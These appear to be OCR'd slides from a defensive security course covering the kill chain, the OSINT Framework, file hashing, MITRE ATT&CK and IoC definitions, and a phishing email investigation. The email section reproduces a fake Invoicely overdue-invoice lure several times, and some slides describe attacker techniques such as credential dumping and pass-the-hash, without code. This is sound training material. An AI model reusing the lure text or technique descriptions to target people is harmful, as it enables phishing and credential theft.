
| | |
|---|---|
| Reconnaissance | • Harvesting email addresses, conference information, etc |
| Weaponization | • Coupling exploit with backdoor into deliverable payload |
| Delivery | • Delivering weaponized bundle to the victim via email, web, USB, etc |
| Exploitation | • Exploiting a vulnerability to execute code on victim system |
| Installation | • Installing malware on the asset |
| Command & Control | • Command channel for remote manipulation of victim |
| Actions on Objectives | • With "Hands on Keyboard" access, intruders accomplish their original goal |

# OSINT

**Open-Source Intelligence (OSINT) is a term used to refer to the data collected from publicly available sources to be used in an intelligence context.**
**It is not related to open-source software or public intelligence.**

**http://osintframework.com/**

# OSINT Framework – your one stop shop



## OSINT Framework

(T) - Indicates a link to a tool that must be installed and run locally
(D) - Google Dork, for more information: Google Hacking
(R) - Requires registration
(M) - Indicates a URL that contains the search term and the URL itself must be edited manually

- OSINT Framework
  - Username
  - Email Address
  - Domain Name
  - IP Address
  - Images / Videos / Docs
  - Social Networks
    - Facebook
      - Search
        - Find my Facebook ID
        - FB Email Search
        - Recover FB Account
        - Facebook Photos by ID (M)
        - FB People Directory
        - NetBootCamp FB Search Tool
        - FB Lookup ID
        - FB Identify (Requires Logout)
        - Search is Back!
        - Socialsearching
        - Facebook Live Map
      - Analytics
      - Archive / Document
    - Twitter
    - Reddit
    - LinkedIn
    - Other Social Networks
    - Search
    - Social Media Monitoring Wiki
  - Instant Messaging
  - People Search Engines
  - Dating
  - Telephone Numbers
  - Public Records
  - Business Records
  - Transportation
  - Geolocation Tools / Maps
  - Search Engines
  - Forums / Blogs / IRC
  - Archives
  - Language Translation
  - Metadata
  - Mobile Emulation
  - Terrorism
  - Dark Web
  - Digital Currency
  - Classifieds
  - Encoding / Decoding
  - Tools
  - Malicious File Analysis
    - Search
    - Hosted Automated Analysis
      - Office Files
        - XecScan
        - JoeSandbox Document Analyzer
      - PDFs
        - Wepawet
        - ViCheck
      - Android
      - VirusTotal
      - Malwr
      - Hybrid Analysis
      - MalwareViz
      - Ether
      - Eureka
      - Blueliv Sandbox
      - Valkyrie File Analysis
      - Deepviz Sandbox
      - detux Linux Sandbox
      - Joe File Analyzer
      - Pikker.ee Cuckoo Sandbox
      - ThreatExpert Sandbox
      - Koodous
      - Anlyz.io
      - Any Run
    - Office Files
    - PDFs
    - PCAPs
    - Ghidra (T)
    - Malware Analysis Tools
  - Exploits & Advisories
  - Threat Intelligence
  - OpSec
  - Documentation
  - Training


Never upload samples without explicit approval !

# Offline – hashing a file

- **Nirsoft HashMyFiles**

[www.nirsoft.net/utils/hash_my_files.html](www.nirsoft.net/utils/hash_my_files.html)

- A tool like Nirsoft or any other alternative (internet is full of them) may be handy for the contextual menu.



| Filename | File Size | MD5 | SH |
|---|---|---|---|
| GlobalOptions.xml | 885 | B1799986FA2873567D7398ECEECA0C0D | 2B |
| TreeSizeFree.chm | 45,703 | 4F60BA5FEAC915DEB9BF374EB4A13F2E | 84 |
| TreeSizeFree.DE | 254,976 | ED98F8DB0E25195E94A299A121B890F9 | 6D |
| TreeSizeFree.exe | 1,825,672 | C55CA21216FC1854FDFAD43102036CF9 | 2A |
| TreeSizeFree_DE.chm | 47,318 | A5BC501800341D21C60221A2EA588F96 | 2C |

5 file(s), 1 Selected

- **Microsoft File Checksum Integrity Verifier utility**

[support.microsoft.com/en-us/help/841290/availability-and-description-of-the-file-checksum-integrity-verifier-u](support.microsoft.com/en-us/help/841290/availability-and-description-of-the-file-checksum-integrity-verifier-u)

- A tool like this can be installed and can be used from CLI to generate hashes for multiple files at once


**ATT&CK** is a knowledge base of cyber adversary behavior and taxonomy for adversarial actions **(TTPs)** across their lifecycle**.**

Tactics represent the “why” of an ATT&CK technique or sub-technique. It is the adversary’s tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

Techniques represent “how” an adversary achieves a tactical goal by performing an action. For example, an adversary may dump credentials to achieve credential access.


Procedures are the specific implementation the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using PowerShell to inject into lsass.exe to dump credentials by scraping LSASS memory on a victim. Procedures are categorized in ATT&CK as observed in the wild.

attack.mitre.org/#



ATT&CK Matrix for Enterprise

| Reconnaissance | Resource Development | Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command and Control | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 10 techniques | 7 techniques | 9 techniques | 12 techniques | 19 techniques | 13 techniques | 40 techniques | 15 techniques | 29 techniques | 9 techniques | 17 techniques | 16 techniques | 9 techniques | 13 techniques |



**Hash Values**: SHA1, MD5 or other similar hashes. Often used to provide unique references to a specific file.

**IP Addresses:** An IP or a range.

**Domain Names**: This could be either a domain name itself (e.g., "evil.net") or maybe even a sub- or sub-sub-domain (e.g., “totally.not.evil.net")

**Network Artifacts**: Observables caused by adversary activities on network. Typical examples might be URI patterns, C2 information embedded in network protocols, distinctive HTTP User-Agent or SMTP Mailer values.

**Host Artifacts**: Observables caused by adversary activities on one or more of your hosts. They could be registry keys or values known to be created by specific pieces of malware, files or directories dropped in certain places or using certain names, names or descriptions or malicious services or almost anything else that's distinctive.


The 4 above are commonly referred to as IoCs (Indicators of Compromise)

**Tools**: Software used by the adversary to accomplish their mission. Mostly this will be things they bring with them, rather than software or commands that may already be installed on the computer. This would include utilities designed to create malicious documents for spearphishing, backdoors used to establish C2 or password crackers or other host-based utilities they may want to use post-compromise.

**Tactics, Techniques and Procedures (TTPs):** How the adversary goes about accomplishing their mission, from reconnaissance all the way through data exfiltration and at every step in between. "Spearphishing" is a common TTP for establishing a presence in the network. "Spearphishing with a trojaned PDF file" or "... with a link to a malicious .SCR file disguised as a ZIP" would be more specific versions. "Dumping cached authentication credentials and reusing them in Pass-the-Hash attacks" would be a TTP. Notice we're not talking about specific tools here, as there are any number of ways of weaponizing a PDF or implementing Pass-the-Hash.

# Phishing email investigation

# Phishing email investigation – First Glance



Overdue payment notification from Invoicely - Mozilla Thunderbird
File Edit View Go Message Tools Help
Reply
Reply All
Forward
More

From Invoicely <invoices@feldman-ins.com>

Subject **Overdue payment notification from Invoicely**

Date Wed, 14 Mar 2018 15:07 UTC

To [removed] <>

invoicely

invoicely

**Greetings,**

This digitally created e mail is a reminder that following invoice is currently 14 days overdue.

Click Below to download this invoice

See Your Invoice Here

Thank you for working with invoicely!


- The invoicely Team

invoicely is a service created and serviced by apilayer apilayer Inc. - 192 First Avenue, 32298 Vienna, United States

Guide & Support

Unsubscribe Remove your mail from mail list.

# Phishing email investigation – First Glance



From Invoicely <invoices@feldman-ins.com>

Subject **Overdue payment notification from Invoicely**

Date Wed, 14 Mar 2018 15:07 UTC

To [removed] <>

invoicely

invoicely

**Greetings,**

This digitally created e mail is a reminder that following invoice is currently 14 days overdue.

Click Below to download this invoice

**See Your Invoice Here**


Thank you for working with invoicely!

- The invoicely Team

invoicely is a service created and serviced by apilayer apilayer Inc. - 192 First Avenue, 32298 Vienna, United States

Guide & Support

Unsubscribe Remove your mail from mail list.



Overdue payment notification from Invoicely - Mozilla Thunderbird
File Edit View Go Message Tools Help
Reply Reply All Forward More

From Invoicely <invoices@feldman-ins.com>

Subject **Overdue payment notification from Invoicely**

Date Wed, 14 Mar 2018 15:07 UTC

To [removed] <>

invoicely

invoicely

**Greetings,**

This digitally created e mail is a reminder that following invoice is currently 14 days overdue.

Click Below to download this invoice

**See Your Invoice Here**

Thank you for working with invoicely!

- The invoicely Team

invoicely is a service created and serviced by apilayer apilayer Inc. - 192 First Avenue, 32298 Vienna, United States

Guide & Support

Unsubscribe Remove your mail from mail list.

# Phishing email investigation

